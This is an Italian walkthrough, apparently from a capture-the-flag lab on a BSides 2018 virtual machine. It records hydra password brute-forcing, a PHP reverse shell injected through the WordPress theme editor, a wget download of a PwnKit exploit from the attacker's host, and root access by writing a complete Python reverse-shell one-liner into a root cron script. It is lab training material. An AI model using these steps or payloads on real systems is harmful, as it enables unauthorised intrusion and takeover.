
Ho dunque tentato di inserire un semplice script di alert all'interno di uno dei form senza però ottenere riscontri positivi.




Di seguito si può infatti notare che l'input era stato sanitizzato e che il commento era comunque in stallo in attesa di approvazione da parte dei moderatori del blog.

John password

Nel frattempo, tornando ad osservare hydra, mi sono accorto che dopo 2528 tentativi il brute force aveva trovato la password per l'account john!! La psw era dunque *enigma*.




A quel punto ho deciso di interrompere, seppur non arrivato al termine, la ricerca di gobuster.




Una volta loggato nell'account mi sono reso conto di essere loggato tramite il pannello admin come è possibile osservare dal path web.

Php Injection


All'interno della dashboard ho infatti altresì notato il commento con il mio tentativo XSS lasciato in precedenza ed in attesa di approvazione e il pannello appearance solitamente sfruttabile per fare injection di codice php.



Mi sono quindi diretto sull'editor ed ho aperto il theme header.




A quel punto ho inserito, sopra al codice già presente, lo script per avviare una shell sulla mia kali, tramite la porta 4444, ogni qualvolta una pagina del webserver fosse stata caricata tramite broswer.



Reverse shell


Il passo successivo è stato startare con netcat un socket in ascolto sulla porta 4444 e ricaricare successivamente la homepage del sito.

Una volta fatto ciò ho ottenuto accesso immediato al server.




Target Enumeration

Ho quindi eseguito qualche comando di enumerazione:




Ed ho tentato di vedere se l'utente avesse la possibilità di utilizzare sudo, senza però ottenere esito positivo.



SUID

Ho successivamente effettuato una ricerca per scovare eventuali SUID per i quali avrei potuto cercare delle vulnerabilità basate sulla versione dell'OS trovato poco fa.


find / -perm -4000 -type f 2>/dev/nul




Exploiting attempts

pkexec

Tra i risultati più interessanti vi era sicuramente pkexec; ne ho controllato la versione ed ho scoperto che era la 0.104, vulnerabile a determinati exploit.




Ho dunque scaricato, sulla kali, l'exploit da GitHub




E l'ho poi compilato per essere eseguito dalla macchina target.

E' stato poi necessario avviare un server python sulla porta 8000 per permettere il trasferimento del file appena compilato.

Ho dunque usato wget http://10.0.2.15:800/pwkit32_static -O pwnkit per scaricare il file tramite la shell sulla macchina target.



Ho dunque avviato l'exploit ma l'outcome non è andato come previsto e non sono riuscito a sfruttare la vulnerabilità. Ho provato altre versioni del CVE ma nessuna ha avuto esito positivo.





Ho successivamente eseguito una ricerca all'interno dei file di configurazione del DB wordpress per trovare ulteriori credenziali ed ho trovato una possibile psw per l'account john: thiscannotbeit.


Ho provato ad autenticarmi con questa psw in diversi servizi ma in nessuno di questi ha avuto esito positivo.


Shell upgrade

Ho quindi pensato di provare ad effettuare un upgrade della shell sfruttando meterpreter ma anche in questo caso ogni tentativo è fallito.









Ho deciso quindi di cercare altri exploit tramite l'affidabile msfconsole che ho tramite use post/multi/recon/local_exploit_suggester.

msfconsole


Anche in questo caso ho però avuto esito negativo con qualunque degli exploit trovati durante la scansione qui sopra.

ROOT method 1

Ormai a corto di idee, ho deciso di tornare ad indagare sul servizio ssh, l'unico servizio che ancora non ero riuscito nemmeno a scalfire.


Ricercando l'errore precedentemente ottenuto tramite il bruteforce ho scoperto che il servizio poteva essere stato disattivato anche solo per uno degli users che avevo dati in lista ad hydra e ciò avrebbe potuto portare al fallimento di ogni tentativo di login anche da parte di eventuali utenti autorizzati.

Ho quindi provato ad effettuare il bruteforce utilizzando **uno alla volta** ogni username singolarmente.




hydra -l anne ha funzionato ed è riuscito a scovare la password di tale utente!! psw: princess.

Ho subito tentato di loggarmi tramite ssh con le credenziali anne:princess ed ho così ottenuto accesso al sistema.



A quel punto ho voluto controllare se l'account avesse accesso al comando sudo su, scoprendo con gran sorpresa che ero riuscito senza troppi sforzi ad ottenere i privilegi root!




ROOT method 2

Sapevo però esserci un altro modo per ottenere tali privilegi; sono dunque tornato all'interno della reverse shell che avevo ricavato dal php injection ed ho provato a cercare se vi fossero file con permessi di root editabili da qualunque utente.

Se così fosse stato avrei facilmente potuto inserire uno script che avrei poi tentato di far eseguire dal sistema per ottenere l'upgrade dei privilegi.

find / -type f -user root -perm -o+w 2>/dev/null -ls




(Per ridurre il numero di risultati non rilevanti avrei potuto usare tale script:


```
for d in $(echo $PATH | tr ':' ' '); do
  find "$d" -maxdepth 1 -type f -user root -perm -o+w 2>/dev/null -ls
done
```

)

Visionando il file notiamo che il file serve ad automatizzare la pulizia dei log sul server apache2.



Ho dunque scoperto la presenza di un file con permessi root all'interno della cartella usr/local/bin chiamato cleanup. Ho subito provveduto a creare una copia del file per evitare di compromissioni irrimediabili.



Ho successivamente scoperto ogni quanto il file viene eseguito da cron ed ho determinato che cleanup viene runnato ogni minuto.

grep -R --line-number cleanup /etc/cron* /var/spool/cron* 2>/dev/null

```
$ grep -R cleanup /etc/cron* /var/spool/cron* 2>/dev/null
/etc/crontab:*  *    * * *   root    /usr/local/bin/cleanup
$
```

A fronte di tali presupposti ho quindi inserito uno script python all'interno del file:

```
echo 'python -c "import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.0.2.15\",5555));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call([\"/bin/bash\",\"-i\"])"' > /usr/local/bin/cleanup
```

E dopo nemmeno un minuto ho ottenuto una shell con permessi root sul mio socket nc in ascolto sulla porta 5555.


```
bash: no job control in this shell
root@bsides2018:~# whoami
whoami
root
root@bsides2018:~#
```

Ricerca flag.txt

Un'ultima cosa che mi sono accinto a fare è stata la ricerca di una possibile flag all'interno della macchina tramite comando find / -type f -iname *flag.* ed ho dunque trovato flag.txt all'interno di /root.

```
root@bsides2018:~# find / -type f -iname "*flag.*" 2>/dev/null
find / -type f -iname "*flag.*" 2>/dev/null
/var/www/backup_wordpress/wp-includes/images/icon-pointer-flag.png
/root/flag.txt
/usr/share/gnomine/flag.svg
/usr/share/gnome/help/shotwell/C/organize-flag.page
/usr/share/gnome/help-langpack/evolution/en_GB/mail-follow-up-flag.page
/usr/share/app-install/desktop/bzflag-data:bzflag.desktop
/usr/src/linux-headers-3.11.0-15-generic/include/config/zone/dma/flag.h
root@bsides2018:~#
```

Conclusioni

L'attività ha permesso di simulare un attacco in ambiente controllato, seguendo il ciclo tipico di un **penetration test**: ricognizione, enumerazione, sfruttamento iniziale e privilege escalation.

La compromissione della macchina target è avvenuta principalmente tramite due vie:

1. **Accesso tramite brute force mirato su servizio SSH**, sfruttando la password debole di un utente reale (anne:princess), che ha permesso di ottenere immediatamente privilegi root.

2. **Abuso di un cron job mal configurato** che eseguiva, come root e ogni minuto, uno script modificabile da utenti non privilegiati. La sostituzione del contenuto con una reverse shell Python ha garantito l'accesso root da remoto.

Un elemento rilevante è stato il **webserver apparentemente dismesso**, privo di contenuti visibili e con indizi minimi di utilizzo, ma ancora attivo.
Questa scelta errata di mantenere un servizio superfluo esposto ha fornito un punto di ingresso inatteso, sfruttato con successo tramite enumerazione delle directory e injection di codice PHP.

L'attacco ha messo in evidenza diverse **debolezze di sicurezza**:

- Servizi attivi non necessari e non monitorati.
- Credenziali deboli e riutilizzate.
- Configurazioni cron non sicure.
- Mancanza di aggiornamenti di sistema.
- Permessi eccessivi su file critici.

Queste vulnerabilità, pur in un contesto didattico, sono comuni in ambienti reali e dimostrano come **security hardening**, dismissione effettiva dei servizi non più usati e protezione delle credenziali siano fondamentali.

L'operazione si è conclusa con il pieno controllo della macchina target e il recupero della **flag.txt** in /root, confermando il successo del test.